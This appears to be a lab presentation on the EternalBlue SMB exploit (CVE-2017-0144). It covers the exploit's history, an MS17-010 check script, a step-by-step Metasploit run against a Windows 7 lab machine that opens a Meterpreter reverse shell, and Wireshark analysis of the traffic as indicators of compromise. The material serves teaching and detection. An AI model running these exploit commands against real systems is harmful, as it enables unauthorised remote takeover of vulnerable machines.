



THE ANATOMY OF ETERNAL BLUE: EXPLOITING A CRITICAL SMB VULNERABILITY

An overview of the sophisticated EternalBlue cyberweapon and its exploitation of a critical vulnerability in the Microsoft Server Message Block (SMB) protocol

Overview and Historical Context

- **EternalBlue Exploit**

Powerful remote code execution exploit developed by the NSA
developed by the U.S. National Security Agency (NSA)
(NSA)

- **2017 Leak**

Exploit leaked by the Shadow Brokers group in April 2017
April 2017

- **CVE-2017-0144 Vulnerability**

Critical vulnerability in Microsoft's Server Message Block
Block (SMB) protocol implementation


- **WannaCry Ransomware Outbreak**

EternalBlue led to the devastating WannaCry ransomware
ransomware campaign that infected over 300,000
computers worldwide

- **Ongoing Exploitation**

EternalBlue continues to be actively exploited, with over
over 91.88% of attacks against SMB port 445 attempting
attempting to utilize it

Server Message Block (SMB) Protocol Architecture



The Server Message Block (SMB) protocol is a fundamental network communication protocol that enables the sharing of files, printers, serial ports, and other resources across networked systems. It operates as an application-layer protocol, providing a request-response communication model between clients and servers.

EternalBlue Vulnerability Analysis

CVE-2017-0144 Vulnerability

The EternalBlue exploit targets a critical buffer handling vulnerability, cataloged as CVE-2017-0144, within the SMBv1 server implementation.

Vulnerable Component: srv2.sys

The vulnerability affects the srv2.sys kernel driver, specifically in the handling of malformed SMB transaction requests.

Buffer Overflow Vulnerability

The vulnerability occurs due to improper validation of specially crafted SMB transaction requests, particularly malformed Trans2 Secondary requests, which trigger buffer overflow conditions in kernel memory.

Remote Code Execution

This flaw allows remote unauthenticated attackers to execute arbitrary code by sending precisely crafted packets to vulnerable SMB servers.

EternalBlue Exploitation Process

Target Reconnaissance and Vulnerability Detection

Systematically identifying potential targets and assessing their vulnerability to the EternalBlue exploit. Utilizing network mapping tools to scan for systems with exposed SMB services, typically on TCP port 445, and sending crafted SMB requests to detect the presence of the CVE-2017-0144 vulnerability.

SMB Session Establishment and IPC\$ Connection

Establishing standard SMB connections through protocol negotiation and session setup procedures, including authenticating with the target systems, often using anonymous login capabilities, and connecting to the IPC\$ administrative share to access essential inter-process communication mechanisms.

Buffer Grooming and Memory Layout Manipulation

Performing a sophisticated buffer grooming process to manipulate the target server's kernel memory layout. Sending a carefully timed sequence of 22 SMB requests to influence the allocation and release of specific buffer chunks, creating predictable memory configurations that increase the probability of successful exploitation.


Malicious Payload Injection and Overflow Execution

Delivering a carefully crafted Os2Fea list designed to trigger the buffer overflow vulnerability. Sending an initial NT Trans request containing the majority of the malicious payload, followed by multiple Trans2 Secondary requests to complete the payload transmission while exploiting transaction parsing vulnerabilities.

Shellcode Execution and System Compromise

Successful buffer overflow exploitation enabling the delivery of executable shellcode through the corrupted Srvnet connections established during the buffer grooming phase. Shellcode execution occurring when the compromised connection handlers process network data, mapping the attacker-controlled code to predetermined memory locations based on the corrupted memory descriptor lists, providing immediate kernel-level access with SYSTEM privileges.

DoublePulsar Backdoor Integration



Persistent Remote Access

Covert Communication Channels

Privilege Escalation Capabilities

Lateral Movement Potential

Exploit Discovery(Code)

```
def check_ms17_010(conn):  
    # This is the probe, a PEEK_NMPIPE transaction  
    TRANS_PEEK_NMPIPE = 0x23  
  
    # Send the malformed request  
    recvPkt = conn.send_trans(pack('<H', TRANS_PEEK_NMPIPE),  
                               maxParameterCount=0xffff,  
                               maxDataCount=0x800)  
  
    # Get the server's response code  
    status = recvPkt.getNTStatus()  
  
    # This is the "secret" code.  
    # Only a vulnerable system will respond with this error.  
    if status == 0xC0000205: # STATUS_INSUFF_SERVER_RESOURCES  
        print('[!] The target is not patched')  
    else:  
        print('[-] The target is patched')  
        sys.exit()
```

Exploit Discovery

```
recvPkt = conn.send_trans(pack('<H', TRANS_PEEK_NMPIPE),maxParameterCount=0xffff,maxDataCount=0x800)
```

Attacker Send Crafted SMB Packet

Attacker

Victim Replay with Response

Victim

```
status = recvPkt.getNTStatus()

if status == 0xC0000205: #
    STATUS_INSUFF_SERVER_RESOURCES
    print('[!] The target is not patched')
else:
    print('[+] The target is patched')
    sys.exit()
```

Attacker Checks the response if it returned code **0xC0000205** then the victim is vulnerable with Eternalblue vulnerability

LAB

Running the Exploit - Metasploit



The EternalBlue exploit is well known and therefore a deliverable in Metasploit for purpose of defending against it. However there are plenty of resources whether legit (Github for example) or otherwise that could aid in building a more in depth exploit.

Run the exploit from the Kali machine:

- Acquire the IP address of both, target (Windows 7) and attacker machine (Kali) `ip a`
- Run `nmap -sn` and `-sV <ip subnet>` scans
- Target machine discovered **SMB (445) port** confirmed the exploit is a go.
- From the Kali console run `msfconsole`
- Search **eternalblue**
- Locate the **Windows 7 target**

```
Terminal Emulator
Use the command line
File Actions Edit View Help

kali@kali: ~
All 1000 scanned ports on 192.168.56.2 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.3
Host is up (0.0016s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
Service Info: Host: MICHAEL-PC7; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 69.42 seconds

(kali@kali)~$ msfconsole
```

```
= [ metasploit v6.4.18-dev
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post
+ -- --[ 1471 payloads - 47 encoders - 11 nops
+ -- --[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com
msf6 > search eternalblue

Matching Modules

#  Name
Check Description
2  \_ target: Windows 7
```

Running the Exploit - Metasploit



The payload setup is specifically targeted to SMB.

- Use exploit > smb/ms17_010_eternalblue
- Use target "2"
- Set payload

```
kali@kali: ~  
File Actions Edit View Help  
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great  
Yes SMB DOUBLEPULSAR Remote Code Execution  
28 \_ target: Execute payload (x64) .  
.\_ .  
29 \_ target: Neutralize implant .  
.\_ .  
  
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce  
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'  
  
msf6 > use exploit/windows/smb/ms17_010_eternalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 2  
[*] Additionally setting TARGET => Windows 7  
[*] Using configured payload windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.56.3  
RHOST => 192.168.56.3  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rport 445  
rport => 445  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.2  
lhost => 192.168.56.2  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4444  
lport => 4444  
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Running the Exploit - Metasploit



“Run” the exploit

The exploit will identify a “WIN” or “FAILURE” to indicate success status.

MimiKatz could be implemented to test success but using *Meterpreter* built in function will suffice to indicate breach (by testing “pwd” and “ls” command functions as examples).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.2:4444
[*] 192.168.56.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.3:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.3:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.3:445 - The target is vulnerable.
[*] 192.168.56.3:445 - Connecting to target for exploitation.
[+] 192.168.56.3:445 - Connection established for exploitation.
[+] 192.168.56.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.3:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.3:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73  Windows 7 Profes
[*] 192.168.56.3:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76  sional 7601 Serv
[*] 192.168.56.3:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
ice Pack 1

[*] Sending stage (201798 bytes) to 192.168.56.3
[*] Meterpreter session 1 opened (192.168.56.2:4444 → 192.168.56.3:49158) at
2024-11-07 11:39:23 -0500
[+] 192.168.56.3:445 - =====
=====
[+] 192.168.56.3:445 - =====WIN=====
=====
[+] 192.168.56.3:445 - =====
=====

meterpreter > █
```


Logging Exploit - Wireshark - Capture



- Capture “eth0” (for the target Windows 7 machine).
- Set the display filter for SMB traffic:
`ip.addr == <Windows 7 ip> && tcp.port == 445`
- **Run and Confirm** the **EternalBlue** exploit is complete in Kali machine. (see following page)
- In Wireshark save the “pcap”

The image shows the Wireshark Network Analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations, capture, and analysis. The display filter bar shows the filter `ip.addr == 192.168.56.3 && tcp.port == 445`. The packet list pane shows a list of captured packets, with the selected packet being a TCP Reset (RST) from 192.168.56.3 to 192.168.56.2. The packet details pane shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination
196	585.673675370	192.168.56.2	192.168.56.3
199	585.675441168	192.168.56.3	192.168.56.2
200	585.675555578	192.168.56.2	192.168.56.3
201	585.697945757	192.168.56.2	192.168.56.3
202	585.705250802	192.168.56.3	192.168.56.2
203	585.705304670	192.168.56.2	192.168.56.3
204	585.708883965	192.168.56.2	192.168.56.3
205	585.709916451	192.168.56.3	192.168.56.2
206	585.711881558	192.168.56.2	192.168.56.3
207	585.712789274	192.168.56.3	192.168.56.2
208	585.713811929	192.168.56.2	192.168.56.3
209	585.714299226	192.168.56.3	192.168.56.2
210	585.715619492	192.168.56.2	192.168.56.3
211	585.716029092	192.168.56.3	192.168.56.2
222	585.719916062	192.168.56.2	192.168.56.3
223	585.720269998	192.168.56.3	192.168.56.2
224	585.760995638	192.168.56.2	192.168.56.3
231	587.374864706	192.168.56.2	192.168.56.3
232	587.375261237	192.168.56.3	192.168.56.2
233	587.375664474	192.168.56.3	192.168.56.2
234	587.379834361	192.168.56.2	192.168.56.3
235	587.380212322	192.168.56.3	192.168.56.2

Frame 196: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on eth0
Ethernet II, Src: PCSSystemtec ad:25:87 (08:00:27:ad:25:87), Dst: P...
Internet Protocol Version 4, Src: 192.168.56.2, Dst: 192.168.56.3
Transmission Control Protocol, Src Port: 38713, Dst Port: 445, Seq: 666, Win: 31872, Len: 0


Logging Exploit - Wireshark - Analysis



Filter and Analyze for Exploitation in Wireshark: Specific Targets and Status Flags.

Research pointed to specific filter tySuccessfulpes to input to dig for evidence of the exploit.

Look for SMB protocol negotiation (Negotiation Request/Response). *Because the outdated Windows 7 SMB protocols did not account for SMB2, SMB command code had to implemented in this case "72" for Requests and "73" Response.*




eternalblue.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smb.cmd == 0x72

No.	Time	Source	Destination	Protocol	Length	Info
201	585.697945757	192.168.56.2	192.168.56.3	SMB	154	Negotiate Protocol Request
202	585.705250802	192.168.56.3	192.168.56.2	SMB	197	Negotiate Protocol Response
237	587.384098693	192.168.56.2	192.168.56.3	SMB	117	Negotiate Protocol Request



eternalblue.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smb.cmd == 0x73

No.	Time	Source	Destination	Protocol	Length	Info
204	585.708883965	192.168.56.2	192.168.56.3	SMB	212	Session Setup AndX Request, NTLMSSP_NEGOTIATE
205	585.709916451	192.168.56.3	192.168.56.2	SMB	381	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
206	585.711881558	192.168.56.2	192.168.56.3	SMB	262	Session Setup AndX Request, NTLMSSP_AUTH, User: \
207	585.712789274	192.168.56.3	192.168.56.2	SMB	183	Session Setup AndX Response
240	587.394405760	192.168.56.2	192.168.56.3	SMB	202	Session Setup AndX Request, User: anonymous

Notice the "anonymous" user indicated. This is a possible indicator of exploit.

Logging Exploit - Wireshark - Analysis



Filter and Analyze for Successful Exploitation in Wireshark: Specific Targets and Status Flags.

Identify any large or malformed SMB packets or SMB responses with error codes. If the exploit is successful "STATUS_INSUFF_SERVER_RESOURCES" or unexpected error codes returned by the target would be indicators

eternalblue.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
196	585.673675370	192.168.56.2	192.168.56.3	TCP	74	38713 → 445 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_F
199	585.675441168	192.168.56.3	192.168.56.2	TCP	74	445 → 38713 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1
200	585.675555578	192.168.56.2	192.168.56.3	TCP	66	38713 → 445 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=309
201	585.697945757	192.168.56.2	192.168.56.3	SMB	154	Negotiate Protocol Request
202	585.705250802	192.168.56.3	192.168.56.2	SMB	197	Negotiate Protocol Response
203	585.705304670	192.168.56.2	192.168.56.3	TCP	66	38713 → 445 [ACK] Seq=89 Ack=132 Win=32000 Len=0 TSval=
204	585.708883965	192.168.56.2	192.168.56.3	SMB	212	Session Setup AndX Request, NTLMSSP_NEGOTIATE
205	585.709916451	192.168.56.3	192.168.56.2	SMB	381	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error:
206	585.711881558	192.168.56.2	192.168.56.3	SMB	262	Session Setup AndX Request, NTLMSSP_AUTH, User: \
207	585.712789274	192.168.56.3	192.168.56.2	SMB	183	Session Setup AndX Response
208	585.713811929	192.168.56.2	192.168.56.3	SMB	140	Tree Connect AndX Request, Path: \\192.168.56.3\IPC\$
209	585.714299226	192.168.56.3	192.168.56.2	SMB	116	Tree Connect AndX Response
210	585.715619492	192.168.56.2	192.168.56.3	SMB Pi...	144	PeekNamedPipe Request, FID: 0x0000
211	585.716029092	192.168.56.3	192.168.56.2	SMB	105	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
222	585.719916062	192.168.56.2	192.168.56.3	SMB	149	Trans2 Request, SESSION_SETUP

Logging Exploit - Wireshark - Analysis



Filter and Analyze for Successful Exploitation in Wireshark: Specific Targets and Status Flags.

Monitor for new TCP connections to the attacker's machine

No.	Time	Source	Destination	Protocol	Length	Info
564	598.876652285	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=1054 Ack=300750 Win=227584 Len=0
565	598.876537976	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=1054 Ack=343090 Win=194048 Len=0
567	598.877003182	192.168.56.3	192.168.56.2	TCP	60	[TCP Window Update] 49158 → 4444 [ACK] Seq=1054 Ack=343090 Win=227584 Len=0
568	598.877003313	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=1054 Ack=351850 Win=218880 Len=0
569	598.877003347	192.168.56.3	192.168.56.2	TCP	60	[TCP Window Update] 49158 → 4444 [ACK] Seq=1054 Ack=351850 Win=442368 Len=0
571	598.878092401	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=1054 Ack=391106 Win=456960 Len=0
573	598.878749068	192.168.56.3	192.168.56.2	TCP	60	[TCP Window Update] 49158 → 4444 [ACK] Seq=1054 Ack=391106 Win=472832 Len=0
574	598.879212437	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=1054 Ack=392078 Win=496384 Len=0
575	598.933490798	192.168.56.3	192.168.56.2	TCP	1574	49158 → 4444 [PSH, ACK] Seq=1054 Ack=392078 Win=496384 Len=1520
578	599.076982748	192.168.56.3	192.168.56.2	TCP	230	49158 → 4444 [PSH, ACK] Seq=2574 Ack=392190 Win=496128 Len=176
581	599.135241241	192.168.56.3	192.168.56.2	TCP	230	49158 → 4444 [PSH, ACK] Seq=2750 Ack=392302 Win=496128 Len=176
583	599.196803535	192.168.56.3	192.168.56.2	TCP	326	49158 → 4444 [PSH, ACK] Seq=2926 Ack=392414 Win=495872 Len=272
585	599.259974309	192.168.56.3	192.168.56.2	TCP	646	49158 → 4444 [PSH, ACK] Seq=3198 Ack=392526 Win=495872 Len=592
587	599.321300287	192.168.56.3	192.168.56.2	TCP	1478	49158 → 4444 [PSH, ACK] Seq=3790 Ack=392638 Win=495616 Len=1424
589	599.384878111	192.168.56.3	192.168.56.2	TCP	198	49158 → 4444 [PSH, ACK] Seq=5214 Ack=392766 Win=495616 Len=144
593	599.498944066	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=5358 Ack=425534 Win=472320 Len=0
594	599.498944313	192.168.56.3	192.168.56.2	TCP	60	[TCP Window Update] 49158 → 4444 [ACK] Seq=5358 Ack=425534 Win=496384 Len=0
596	599.499627882	192.168.56.3	192.168.56.2	TCP	60	49158 → 4444 [ACK] Seq=5358 Ack=457654 Win=464128 Len=0
597	599.499628023	192.168.56.3	192.168.56.2	TCP	60	[TCP Window Update] 49158 → 4444 [ACK] Seq=5358 Ack=457654 Win=734208 Len=0
